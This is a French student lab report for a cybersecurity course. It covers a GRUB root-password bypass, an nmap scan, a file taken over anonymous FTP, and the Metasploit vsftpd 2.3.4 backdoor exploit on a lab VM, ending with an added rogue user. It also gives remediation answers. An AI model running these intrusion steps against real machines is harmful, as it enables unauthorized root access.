



INF8085 – Cybersécurité

Automne 2024

TP No. 2

Groupe 04



Soumis à

Lundi 12 Novembre 2024

Table des matières	2
1. Accès physique = Game Over	3
<i>1.1 Phase de reconnaissance</i>	
<i>1.2 Réalisation de l'attaque</i>	
2. Exploitation des vulnérabilité	8
<i>2.1 Phase de reconnaissance</i>	
<i>2.2 Réalisation de l'attaque</i>	
3. Vulnérabilités WEB	16
<i>3.1 Mise En Marche</i>	
<i>3.2 Vulnérabilité XSS[4]</i>	
<i>3.3 Vulnérabilité d'injection SQL</i>	
4. Hacking facile	36

1. Accès physique = Game Over

1.1 Phase de reconnaissance

1. *Démarrez la machine virtuelle (VM) et essayez de vous connecter à une session. Que constatez-vous?*

Il n'est pas possible d'y accéder, car il faut un nom d'utilisateur et un mot de passe.

```
[ 20.891273] cloud-init[1046]: Cloud-init v. 20.1-10-g71af48df-0ubuntu5 running 'modules:final' at
Tue, 29 Oct 2024 14:43:00 +0000. Up 20.67 seconds.
[ 20.891389] cloud-init[1046]: Cloud-init v. 20.1-10-g71af48df-0ubuntu5 finished at Tue, 29 Oct 20
24 14:43:00 +0000. Datasource DataSourceNoCloud [seed=/var/lib/cloud/seed/nocloud-net][dsmode=net].
Up 20.86 seconds

Ubuntu 20.04 LTS poly2020 tty1


poly2020 login: [ 22.271357] aufs aufs_fill_super:918:mount[1089]: no arg
[ 22.276825] overlayfs: missing 'lowerdir'
[ 22.737007] aufs aufs_fill_super:918:mount[1138]: no arg
[ 22.742373] overlayfs: missing 'lowerdir'
[ 23.188223] aufs aufs_fill_super:918:mount[1180]: no arg
[ 23.193328] overlayfs: missing 'lowerdir'
[ 23.648693] aufs aufs_fill_super:918:mount[1222]: no arg
[ 23.655052] overlayfs: missing 'lowerdir'
```

```
Ubuntu 20.04 LTS poly2020 tty1
```

```
poly2020 login: kali
Password:
```

```
Login incorrect
poly2020 login: _
```

2. Redémarrez la VM et au démarrage appuyez sur F2 pour rentrer dans le BIOS. Que se passe-t-il?



3. Appuyez sur Echap pour continuer le boot de la machine. L'écran de GRUB présente les différentes options de boot pour la machine. Dans notre cas, il n'y a qu'une seule ligne, qui correspond au système Ubuntu. Habituellement il est possible d'éditer la ligne de commande correspondante en appuyant sur la touche e.

4. Est-ce possible dans notre cas? Sinon, pourquoi?

Non, cela n'est pas possible, car une page de connexion apparaît et les identifiants (nom d'utilisateur et mot de passe) sont inconnus.

Enter username:

—

1.2 Réalisation de l'attaque

1. Authentifiez-vous et accédez à GRUB utilisateur : Poly; mot de passe : BigPassword

```
GNU GRUB  version 2.04

ssetparams 'Ubuntu'

    recordfail
    load_video
    gfxmode $linux_gfx_mode
    insmod gzio
    if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; \
fi
    insmod part_gpt
    insmod ext2
    set root='hd0,gpt2'
    if [ x$feature_platform_search_hint = xy ]; then
        search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 -\
-hint-efi=hd0,gpt2 --hint-baremetal=ahci0,gpt2  f0861cc3-fd4d-44ed-8ebc-\
5e04f857c41a
```

Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a command-line or ESC to discard edits and return to the GRUB menu.

2. A l'écran de GRUB appuyez sur `e` pour éditer la commande. Sélectionnez la ligne commençant par :

`linux /boot/vmlinuz-generic root=UUID=f0861cc3-3d4d-44ed-8ebc-5e04f857c41a ro ...`

supprimez la suite de ligne à partir de `ro` et remplacez la par :

`rw init=/bin/bash`

puis appuyez sur `Ctrl+x`. Votre système se lance sur une fenêtre avec un shell root confirmer que le root a les accès en lecture et en écriture sur le système de fichier.

`# mount | grep -w /`

```
[ 11.455745] raid6: avx2x1 gen() 27695 MB/s
[ 11.519619] raid6: avx2x1 xor() 15058 MB/s
[ 11.579610] raid6: sse2x4 gen() 14280 MB/s
[ 11.631618] raid6: sse2x4 xor() 9725 MB/s
[ 11.695743] raid6: sse2x2 gen() 13379 MB/s
[ 11.759661] raid6: sse2x2 xor() 9126 MB/s
[ 11.821086] raid6: sse2x1 gen() 11749 MB/s
[ 11.871743] raid6: sse2x1 xor() 7050 MB/s
[ 11.871878] raid6: using algorithm avx2x4 gen() 35024 MB/s
[ 11.872003] raid6: .... xor() 17186 MB/s, rmw enabled
[ 11.872132] raid6: using avx2x2 recovery algorithm
[ 11.873062] xor: automatically using best checksumming function avx
[ 11.873861] async_tx: api initialized (async)
done.
Begin: Running /scripts/init-premount ... In: /tmp/mountroot-fail-hooks.d//scripts/init-premount/lvm
2: No such file or directory
done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
Begin: Running /scripts/local-premount ... [ 11.916831] Btrfs loaded, crc32c=crc32c-intel
Scanning for Btrfs filesystems
[ 11.991611] blk_update_request: I/O error, dev fd0, sector 0 op 0x0:(READ) flags 0x0 phys_seg 1 p
rio class 0
[ 11.992607] floppy: error 10 while reading block 0
done.
Warning: fsck not present, so skipping root file system
[ 12.060192] EXT4-fs (sda2): recovery complete
[ 12.060798] EXT4-fs (sda2): mounted filesystem with ordered data mode. Opts: (null)
done.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# mount | grep -w /
/dev/sda2 on / type ext4 (rw,relatime)
root@(none):/# echo 2088099 2024-10-30
2088099 2024-10-30
root@(none):/#
```

Puis utilisez la commande `passwd` pour réinitialiser le mot de passe de root. Redémarrez la machine et ouvrez une session avec l'utilisateur root

```
root@(none):/# echo 2088099 2024-10-30
2088099 2024-10-30
root@(none):/# passwd
New password:
Retype new password:
passwd: password updated successfully
root@(none):/# _
```

Ubuntu 20.04 LTS poly2020 tty1

```
poly2020 login: [ 23.543926] aufs aufs_fill_super:918:mount[1056]: no arg
[ 23.551438] overlayfs: missing 'lowerdir'
[ 24.019746] aufs aufs_fill_super:918:mount[1105]: no arg
[ 24.026041] overlayfs: missing 'lowerdir'
[ 24.487512] aufs aufs_fill_super:918:mount[1148]: no arg
[ 24.493885] overlayfs: missing 'lowerdir'
[ 24.951420] aufs aufs_fill_super:918:mount[1190]: no arg
[ 24.957389] overlayfs: missing 'lowerdir'
```

root

Password:

Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

System information disabled due to load higher than 1.0

```
47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

```
Last login: Thu Jul 9 16:47:07 UTC 2020 on tty1
root@poly2020:~#
```

2. Exploitation des vulnérabilité

2.2 Phase de reconnaissance

1. Avec le compte root que vous avez acquis précédemment, affichez l'adresse IP de la machine inf4420a.

L'adresse IP pour la VM du TP2 est 10.0.2.4:

```
Last login: Wed Oct 30 13:39:04 UTC 2024 on tty1
root@poly2020:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s17: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 08:00:27:52:d6:9d brd ff:ff:ff:ff:ff:ff
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:8d:28:b9:34 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
root@poly2020:~# dhclient
cmp: EOF on /tmp/tmp.nttXU0YFy which is empty
root@poly2020:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:52:d6:9d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic enp0s17
        valid_lft 596sec preferred_lft 596sec
    inet6 fe80::a00:27ff:fe52:d69d/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:8d:28:b9:34 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
root@poly2020:~#
```


2. Sur votre machine Kali, assignez une adresse IP pour que les machines (kali et inf4420a) soient dans le même sous-réseau.

L'adresse IP de la VM Kali Linux est 10.0.2.25. À l'origine, la VM du TP2 et la VM Kali étaient déjà configurées sur le même réseau.

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:38:49:0e brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 543sec preferred_lft 543sec
    inet6 fe80::71e:7c6c:e2d6:7031/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ sudo ifconfig eth0 down
[sudo] password for kali:

(kali@kali)-[~]
$ sudo ifconfig eth0 10.0.2.25 netmask 255.255.255.0

(kali@kali)-[~]
$ sudo ifconfig eth0 up

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:38:49:0e brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.25/24 brd 10.0.2.255 scope global eth0
        valid_lft forever preferred_lft forever
```

3. Avec la commande ping envoyez deux paquets seulement pour vérifier la connectivité.

```
(kali@kali)-[~]
$ ping 10.0.2.4 -c 2
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.918 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.265 ms

— 10.0.2.4 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.265/0.591/0.918/0.326 ms

(kali@kali)-[~]
$
```

4. À quoi sert Nmap?

Nmap est un outil de scan de réseau permettant de découvrir des hôtes et des services sur un réseau en envoyant des paquets et en analysant les réponses. Il sert notamment à identifier les ports ouverts, les services actifs et les versions de ces services sur les machines connectées.

Source:

<https://www.varonis.com/blog/nmap-commands#:~:text=Nmap%20is%20now%20one%20of,OS%20detection%2C%20and%20version%20detection.>

5. Utilisez `nmap[1]` pour scanner la machine `inf4420a`. Vous avez à identifier les services et les système d'exploitation. Expliquez les options que vous avez utilisées lors de votre scan.

L'option `-sV` de Nmap permet de détecter les services actifs sur une machine, tels que FTP et SSH, en identifiant précisément leurs versions. Cela facilite l'évaluation des services en cours d'exécution ainsi que la détection de vulnérabilités potentielles. De son côté, l'option `-O` permet d'identifier le système d'exploitation de la machine, dans ce cas Linux (versions 5.0 à 5.4), ce qui est essentiel pour repérer des failles spécifiques à ce système.

```
(kali@kali)-[~]
$ sudo nmap -sV -O 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 14:19 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.2.4
Host is up (0.00034s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:52:D6:9D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds

(kali@kali)-[~]
$
```

2.2 Réalisation de l'attaque

1. Connectez-vous sur le service ftp en mode anonyme, listez les fichiers disponibles et récupérez le fichier `secret.txt`.

```
(kali㉿kali)-[~]
$ ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPd 2.3.4)
Name (10.0.2.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (||||43363|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534    4096 Jul 08  2020 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> get secret.txt
local: secret.txt remote: secret.txt
229 Entering Extended Passive Mode (||||45776|).
150 Opening BINARY mode data connection for secret.txt (24 bytes).
100% |*****| 24 19.91 KiB/s 00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (12.87 KiB/s)
ftp>
```

Contenu dedans secret.txt:

```
(kali㉿kali)-[~]
$ cat secret.txt
secret key : LOPH555531

(kali㉿kali)-[~]
$
```

2. Comment empêcher la communication de manière anonyme? Donnez votre réponse en fonction du scénario actuel.

Pour interdire les connexions anonymes au serveur FTP, il suffit de modifier le fichier de configuration. Dans le répertoire `vm_tp2`, accédez au dossier `vsftpd-2.3.4-infected` où se trouve le fichier `vsftpd.conf`. Ouvrez ce fichier et remplacez la ligne `anonymous_enable=YES` par `anonymous_enable=NO`. Après avoir enregistré les modifications, redémarrez le service FTP afin que les changements soient pris en compte. Ainsi, les connexions anonymes seront désactivées.

Source: <https://www.goanywhere.com/fr/blog/top-des-problemes-lies-au-ftp>

3. Pourquoi le protocole ftp n'est pas un bon moyen pour un accès à distance et quelle serait une alternative plus sûr?

Il s'agit d'un ancien protocole, qui n'a pas été conçu avec des mesures de sécurité. Étant donné qu'il ne propose aucune forme de chiffrement, les informations de connexion ainsi que les données transférées circulent en clair, ce qui les rend accessibles à toute personne interceptant le trafic. Il est donc recommandé d'utiliser une connexion SSH (Secure Shell), qui repose sur le SSH File Transfer Protocol (SFTP), offrant une protection accrue des données.

Source: <https://www.howtogeek.com/412626/how-to-use-the-ftp-command-on-linux/>

4. Avec les informations recueillies dans la question de nmap précédente, identifiez le programme vulnérable et sa version.

Le port FTP est ouvert et autorise les connexions anonymes, exposant ainsi le service à des vulnérabilités. De surcroît, la version utilisée, vsftpd 2.3.4, est réputée pour contenir une porte dérobée, ce qui constitue une menace bien plus critique qu'une simple erreur de configuration. Cette faille de sécurité accroît considérablement les risques d'exploitation par des attaquants.

Source: <https://www.cert.ssi.gouv.fr/actualite/CERTA-2011-ACT-027/>

5. Lancez metasploit avec la commande `msfconsole`

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: View missing module options with show missing

Documents
Music
Pictures
Videos
File System
Network
Browse Network

To boldly go where no
shell has gone before

=[ metasploit v6.4.18-dev ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

6. Utilisez l'exploit `/exploit/ftp/vsftpd_234_backdoor` avec
`use /exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > use /exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

7. Affichez les options de l'exploit avec la commande options

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST             no        The local client address
  CPORT      CPORT             no        The local client port
  Proxies     Proxies            no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

8. Quels sont le(s) paramètre(s) à modifier? Modifiez-le(s) et lancez l'exploit

Il est nécessaire de remplacer la valeur de la variable RHOSTS par l'adresse IP de la machine inf4420a.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.25:46447 -> 10.0.2.4:6200) at 2024-10-30 14:33:53 -0400

|
```

9. Grâce à l'exploit précédent, ajoutez un utilisateur "h4x0r" et créer un répertoire "owned" sur le répertoire /home/INF4420a

Création du répertoire 'owned' et l'ajout de l'utilisateur h4x0r avec sudo useradd h4x0r:

```
cd ..
pwd
/
cd home
cd inf4420a
pwd
/home/inf4420a
mkdir owned
ls
ftp
INF4420a-app
INF4420a-db
owned
sudo useradd h4x0r
|
```

```

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:112:/:/run/uuid:/usr/sbin/nologin
tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
inf4420a:x:1000:1000:INF4420a:/home/inf4420a:/bin/bash
lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false
ftp:x:1001:1001:/:/var/ftp:/bin/sh
sshd:x:111:65534:/:/run/sshd:/usr/sbin/nologin
h4x0r:x:1002:1002:/:/home/h4x0r:/bin/sh

```

10. Comment corriger cette vulnérabilité?

Pour corriger cette vulnérabilité, il est recommandé de télécharger et d'installer une version de **vsftpd** publiée après le **3 juillet 2011**. En effet, une porte dérobée malveillante avait été insérée dans l'archive téléchargeable **vsftpd-2.3.4** entre le **30 juin** et le **1er juillet 2011**, avant d'être supprimée le **3 juillet 2011**. En mettant à jour le serveur FTP vers une version plus récente, on supprime cette vulnérabilité et on réduit les risques de sécurité.

Source: <https://www.exploit-db.com/exploits/17491>
https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

et

3. Vulnérabilités WEB

3.1 Mise en marche

1. Connectez-vous avec le compte root sur la VM inf4420a

```
Ubuntu 20.04 LTS poly2020 tty1
poly2020 login: [ 36.975330] aufs aufs_fill_super:918:mount[1158]: no arg
[ 36.981119] overlayfs: missing 'lowerdir'
root
Password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of mer. 30 oct. 2024 18:50:51 UTC

System load:  0.41               Processes:           194
Usage of /:   48.8% of 19.56GB   Users logged in:    0
Memory usage: 12%               IPv4 address for docker0: 172.17.0.1
Swap usage:   0%

47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings

Last login: Wed Oct 30 17:50:10 UTC 2024 on tty1
root@poly2020:~# _
```

*2. Lancez le docker de la base de données avec la commande
docker run -d -p 3306:3306 inf4420a-db*

Docker base de donnée:


```
Last login: Wed Oct 30 17:50:10 UTC 2024 on tty1
root@poly2020:~# docker run -d -p 3306:3306 inf4420a-db
8a599116d576488b7ebc1ca2de035f730be724bab6c4b7f180671f15c1fca4b4
root@poly2020:~#
```


3. Lancez le docker de l'application web avec la commande
docker run -d -p 3000:3000 inf4420a-app

Docker application web:

```
root@poly2020:~# docker run -d -p 3000:3000 inf4420a-app
48fc0b21a34db1a7ab9a8363afb1043f48a6393ca1518d235ec1aa68a3d7c5ee
root@poly2020:~# _
```

4. Accédez à l'adresse de votre vm inf4420a avec votre navigateur pour confirmer le bon fonctionnement `http://@ip inf4420a :3000`. Testez le menu.



5. Refaites le scan de port avec nmap et reportez les nouveaux services observés.

```
Host is up (0.00011s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
3000/tcp  open  http     Node.js (Express middleware)
MAC Address: 08:00:27:30:9A:D7 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.94 seconds
```

